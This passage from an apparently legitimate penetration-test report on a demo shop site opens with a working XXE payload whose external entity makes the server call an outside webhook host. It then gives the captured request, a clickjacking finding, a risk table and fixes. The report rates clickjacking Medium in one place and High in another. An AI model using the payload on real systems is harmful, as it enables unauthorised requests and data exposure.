17 <?xml version="1.0" encoding="UTF-8"?>
     <!DOCTYPE foo [ <!ENTITY xxe SYSTEM
     "https://webhook.site/4e6c6bbf-1970-4ab4-b68a-22a427149064/test"> ]>
18   <stockCheck>
       <productId>
         1&xxe;
       </productId>
       <storeId>
         1
       </storeId>
     </stockCheck>
```

Response

Pretty Raw Hex Render

```
1  HTTP/2 400 Bad Request
2  Date: Sat, 19 Oct 2024 11:59:12 GMT
3  Content-Type: application/json; charset=utf-8
4  Content-Length: 29
5  Set-Cookie: AWSALB=
   r1NK2mOiCFLdJi9LzPDu2I4489pqwZUEt9vJFU9hoMt6NswsuyRx/TVHmsuf8fG1OCBbahEHply2MDuySgTwEpJ
   twW5pCcbzi96KykDOLfcYJlaSDSnchJOl5THJ; Expires=Sat, 26 Oct 2024 11:59:10 GMT; Path=/
6  Set-Cookie: AWSALBCORS=
   r1NK2mOiCFLdJi9LzPDu2I4489pqwZUEt9vJFU9hoMt6NswsuyRx/TVHmsuf8fG1OCBbahEHply2MDuySgTwEpJ
   twW5pCcbzi96KykDOLfcYJlaSDSnchJOl5THJ; Expires=Sat, 26 Oct 2024 11:59:10 GMT; Path=/;
   SameSite=None; Secure
7  X-Backend: 48428bfa-e860-4ee1-8d15-7f6b9d570403
8  X-Frame-Options: SAMEORIGIN
9
10 "Product ID must be a number"
```

and when we see the site we Find That The Server Send GET request

Request Details Permalink Raw content Copy as

GET	https://webhook.site/4e6c6bbf-1970-4ab4-b68a-22a427149064/test
Host	18.200.201.133 Whois Shodan Netify Censys VirusTotal
Date	10/19/2024 2:59:12 PM (a minute ago)
Size	0 bytes
Time	0.000 sec
ID	dc9be680-67c2-42be-ab53-dde4f98e0ebd
Note	Add Note

Headers

user-agent	ginandjuice.shop; support@portswigger.net
host	webhook.site
content-length	
content-type	

Query strings

(empty)

Form values

(empty)

No content

Observation:

The payload sends an XML request that defines an external entity `xxe`. If processed by a vulnerable XML parser, this could lead to sensitive data disclosure, as the entity points to a remote URL that can capture data from the server.


Impact:

- **Data Exposure**: Sensitive information from the server could be sent to an external server, leading to data breaches.
- **Denial of Service**: An attacker could leverage the vulnerability to cause resource exhaustion.

Recommendation:

- **Disable External Entity Processing**: Configure the XML parser to prevent the processing of external entities.
- **Input Validation**: Implement strict validation of XML input to ensure it does not contain malicious content.
- **Use a Safe XML Parser**: Utilize libraries that offer secure XML parsing features to avoid XXE vulnerabilities.

7.Clickjacking Testing



Methodology:

During the assessment, the **Click Bandit** tool from Burp Suite was employed to test for clickjacking vulnerabilities. This tool simulates clickjacking attacks by overlaying a transparent iframe over the target page, allowing for the exploration of potential clickjacking issues.

Findings:

- **Vulnerability Detected**: Clickjacking was successfully demonstrated on the target application. Users can be tricked into interacting with hidden elements, potentially leading to unauthorized actions.

Severity: Medium

- The clickjacking vulnerability presents a medium risk due to the requirement for user interaction to exploit it and the potential impact on user actions and security.

Recommendations:

- Implement `X-Frame-Options` HTTP headers to prevent the page from being embedded in iframes.
- Consider utilizing Content Security Policy (CSP) with the `frame-ancestors` directive to control which domains can embed the page in a frame.

Risk Assessment and Severity Ratings

Vulnerability	Impact	Likelihood	Overall Risk
Client-Side Template Injection	High	High	High
Reflected XSS (Login Page)	High	High	High
Reflected XSS (Catlog Page)	High	High	High
SQL Injection (SQLi)	Critical	High	Critical
URL Override Vulnerability	Medium	Medium	Meduim
XML External Entity (XXE)	**Critical**	**Critical**	**Critical**
Clickjacking	High	High	High

Conclusion and Recommendations:

This report highlights several **critical vulnerabilities** within `https://ginandjuice.shop`:

1. **Client-Side Template Injection** can lead to potential remote code execution (RCE).
2. **Multiple XSS vulnerabilities**, can enable session hijacking and phishing attacks.
3. **SQL Injection (SQLi)** poses a severe risk, allowing unauthorized data access and manipulation.

4. **XML External Entity (XXE) Injection** can result in data exposure and server-side request forgery (SSRF).
5. **URL Override vulnerabilities** may allow attackers to manipulate URL parameters, leading to unauthorized access or actions.
6. **Clickjacking** can compromise user interactions, potentially leading to unauthorized actions being performed on behalf of users.

Action Plan:

1. **Immediate Fixes:**
   - Sanitize all user inputs and utilize prepared statements for database interactions to prevent SQL Injection.
   - Implement output encoding and proper security measures against all XSS vulnerabilities.
   - Ensure that XML processing libraries are configured securely to prevent XXE attacks.
   - Validate and sanitize URL parameters to mitigate URL override issues.
   - Implement frame-busting techniques and X-Frame-Options headers to prevent clickjacking attacks.
   - Strengthen overall security practices to mitigate these risks effectively.
